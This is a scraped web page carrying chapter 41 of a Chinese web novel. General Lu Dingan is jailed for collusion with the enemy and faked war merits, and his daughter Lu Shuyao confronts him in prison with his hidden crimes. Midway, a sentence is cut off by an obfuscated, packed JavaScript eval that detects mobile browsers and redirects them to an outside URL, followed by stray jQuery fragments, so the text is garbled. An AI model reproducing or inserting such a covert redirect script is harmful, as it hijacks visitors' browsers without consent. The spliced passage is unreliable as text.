默认冷灰
24号文字
方正启体

41. 第 41 章

作者:桃舟赴川本书字数:K更新时间:
    镇远将军里通外敌之事,如惊雷般炸响整个都城,人人哗然。


    谁也未曾料到,陆定安这些年积累的军功,有许多是靠着与敌国将领私下互换战功得来的。陆定安暗中与敌将私定协议,先是让对方在战场上假意败退,自己则残害边境平民,割下首级冒充敌兵,以此伪造歼敌的实证。


    另一边又在战场故意佯装败退,让敌军顺利收复失地。双方各自按约上报战功,彼此互为佐证,将虚功坐实。


    这样久了,军中不少将领也觉察出了不对劲,但陆定安手段狠戾,但凡敢生疑的都会遭到他百般打压。


    此次他将封赏名单交出之后,原先本就有疑虑和对陆定安不满的将领更是怨气深重,只是他们虽然手中捏着一些散碎证据,但并不敢轻举妄动。


    萧凛派人将这些人手中的证据收集起来交给了三皇子,这才将陆定安定了罪。


    年关将至出了这等大事,都城中的官员人人自危。谁都心知肚明,储位之争已然拉开序幕,这般风口浪尖上,没人敢多置一词。


    陆定安一案归刑部主审,刑部却夹在中间进退维谷,虽然手握陆定安的罪证铁证,却迟迟不敢轻举妄动。


    另一边,那几位出面指证的将领,竟接连在军中突生意外,或坠马重伤,或遭逢不测,个个都卧病在床,昏迷不醒。平王府内。


    管事带着一众仆役正忙前忙后,皆是为筹办年节事宜奔波,府中处处透着岁末的忙碌。


    恰逢萧凛复明,平王府上下更是喜上加喜,人人喜气洋洋地张罗年节布置,还购置了不少烟花,等着过年的时候燃放。


    陆书窈也凑着热闹,和橘绿一同跟着一众小丫鬟在正厅中学编福字结,说是各处门楣、车辕之上,都要悬上这讨喜的结饰添福。


    这几日她曾问过萧凛,陆定安一案的进展。只是眼下不少人证折损,怕是要拖一阵子才能再查个水落石出。萧凛只当她是急着向那不配为人父的陆定安讨回公道,唯有她自己心里清楚,一旦陆定安的事尘埃落定,她便再无留在这里的理由。


    萧凛如今待她纵是千依百顺,骨子里却仍藏着想要掌控她的心思,这样的日子,她终究是无法接受的。


    她心不在焉地编着手中的福字结,指尖红绳绕来绕去成了一团乱。正觉得烦躁时,忽觉腰间被拢住。回头时才发觉,萧凛正伏在她身后,将下巴轻抵在她肩头,气息温温地拂在耳畔。


    “我此前竟不知道你这般心灵手巧。”萧凛轻声道。


    一旁的小丫鬟们瞧着这场景,都识趣地捧着各自编好的东西悄悄告退,偌大的正厅里,转瞬便只剩他们二人。


    陆书窈低头望着手中那团缠得乱糟糟、半点福字结模样都无的红绳,只觉他这话是打趣嘲讽。她索性将那团红绳往他手边一递:“你既觉得好,便送你了。”


    她原以为他顶多随手接过笑两句,没曾想他竟然珍而重之地揣进了衣襟里。


    “成婚前我让谢宁打探过你的底细,他说你是大家闺秀,刺绣女工样样精通。前些日子我还想过,你或许会亲手做些物件送我,譬如男子常带的荷包、璎珞之类,倒没想到头一回收到的,是这么个结。”


    萧凛这话听着带几分委屈,但面上却是一片欢喜,将她往怀里紧了紧,温声续道:“不过也罢,听说绣荷包那些最是费眼,还容易扎破手,是你送的东西就好,我都喜欢。”


    “好了好了,该敷药了,这次是最后一次了。”陆书窈从他的怀中挣开,连忙转移了话题。


    萧凛等她将药取来,而后安坐椅上,轻轻阖眸,静等她替自己敷药。陆书窈替他涂着药,而后问起陆定安的事。


    “想来定是萧况也动了手脚,我们搜集的证据里,但凡沾了他痕迹的,如今都再难取用。不过我料他此举,未必是真要保下陆定安。”


    陆书窈心中清楚,萧况本就是个极难信人的性子,即便原书里他最终登上帝位,终究也只是孤家寡人。便是陆定安这般始终站在他身侧的人,到头来也难逃被一一清算的下场。


    可眼下陆定安既除不得,怕是要在牢中耗上三年五载,她万万等不起。况且若萧凛真应了原书的结局,落得个满门抄斩的下场,她终究也难逃陪葬的命运。


    “毕竟父女一场,能让我与他见一面吗?”陆书窈踟蹰了半晌,说道。


    她有一个想法,亟需得到验证。萧凛很快便为她寻了个见陆定安的机会。


    关押陆定安的地方,是都城府衙大牢最深处的监牢。她循着石阶一路往下,数不清踏过多少级,才终于到了那间监牢门前。


    萧凛本想陪她一同过去,却被她轻轻摇头回绝。他只得反复叮嘱她当心,自己在外面等她出来。


    陆书窈接过萧凛递来的灯笼,另一只手提着食盒,缓步走到牢门前。昏暗中,只见黑洞洞的牢房里,一人侧身蜷在堆稻草上,周遭空气里满是潮湿发霉的腥腐气,呛得人鼻间发涩。


    她脚步放得极轻,却分明察觉稻草堆里的陆定安已然听见,身子微微一动,却始终不肯转头看来。


    “我没什么好说的,你们这些狗东西,等我出去了之后,便会挨个收拾你们。”陆定安依旧蜷在稻草里,声音沙哑,带着未散的戾气。


    显然是把她当做每日都来的狱卒了。


    “是我。”陆书窈冷冷说道。


    纵使陆定安再混账,也断断辨得清亲女儿的声音。他猛地起身转头,看清来人是陆书窈,只冷冷哼了一声,抬手便示意她将食盒递过去。


    陆书窈将食盒搁在地上,陆定安当即伸手掀开盒盖。里头摆着的几样酒菜,让吃了半个多月残羹冷炙的他眼中骤然发亮,转瞬却又斜睨了陆书窈一眼。“放心吧,我不至于在此时对你下毒。”


    陆定安想了想确实也


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17133433|192791||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    是,便伸手从牢房的栏杆里伸出手来,将酒菜一点点拿了进去。


    “你来这干什么?”陆定安嘴里嚼着菜,嘴里含糊不清地说道。


    “我是来看你落得什么下场的。”


    陆定安抬眼,嘴角扯出一抹阴冷的笑:“下场?我能有什么下场?多少人叫嚣着要取我性命,到头来还不是动我不得?我自有我的价值在,等我出去那日,你和萧凛,一个都活不成。”


    “可你出不去了。”陆书窈漠然瞧着陆定安,脸上露出一抹笑容。


    “你在城郊有处私宅,里头藏着些见不得人的东西。你说,我若是把这些事捅出去,你还能不能有机会走出这大牢?”


    陆书窈淡淡说道,一双眼睛牢牢盯着陆定安的表情。


    陆定安脸色大变,胡乱吞下嘴里的酒菜,上前抓住牢房的栏杆,恨不得探出头来怼在陆书窈面前。


    “你怎么知道的?我明明谁也没告诉!”


    陆书窈瞧他双目陡然瞪圆,便知自己的猜测没错。


    原书中,萧况最后除掉陆定安,用的正是这桩罪名。他在城郊那处私宅里,竟私建了与帝王规制无二的卧房,甚至暗中私制明黄色衣袍,私下穿戴。


    这般僭越之罪,向来可大可小。若皇帝宽宥,往轻了论,不过是心存不敬、逾矩妄为,凭他往日些许功勋,未必不会法外施恩、板子高高举起轻轻落下;可如今他既已身担里通外敌的重罪,这般逾矩之举便成了谋逆的铁证,罪名一旦坐实,便再无半分转圜余地。


    陆定安死死握着牢房的栏杆晃动着,嘶吼着想要伸手出来抓住陆书窈,却被她向后退了两步,冷冷地瞧着。


    “早知道你是这等狼心狗肺的东西,我就该杀了你!直接把你摔死在地上!我白养了你十八年,你竟这般反噬我!”


    “我是狼心狗肺的东西,也是你这个当爹的养出来的。”陆书窈冷冷地看着他:“我被陆书云、陆书铭百般欺辱时,你在哪?寒冬里被克扣炭火,冻得彻夜发抖时,你在哪?被陷害触犯家规,被鞭打的遍体鳞伤时,你在哪?我险些被陆书铭勾结外人毁了清白时,你又在哪?”陆书窈死死盯着陆定安,将原身受过的所有委屈都说了出来。


    “哦,我倒忘了。唯有陆书云不愿嫁萧凛时,你才想起我这个女儿,却半分没问过我愿不愿意。事后竟还逼我喝红花,想让我此生再无生育可能,甚至逼我去构陷萧凛!”


    陆书窈的声音微微有些变调,她深深地共情了和自己曾经用着同一具躯体的原主,望着眼前这个不称职却还振振有词的人,只觉他枉为人父。


    “强词夺理!强词夺理!你这个白眼狼,和你娘那个贱人一样!”


    陆定安嘶吼着,双手狠狠摇撼着栏杆,将其晃得叮当乱响,眼底布满猩红的血丝,状若疯魔。陆书窈看着他这副模样,毫不怀疑,若是此刻他能冲出来,定要将自己撕成碎片。
(←快捷键) <<上一章 投推荐票 回目录 标记书签 下一章>> (快捷键→)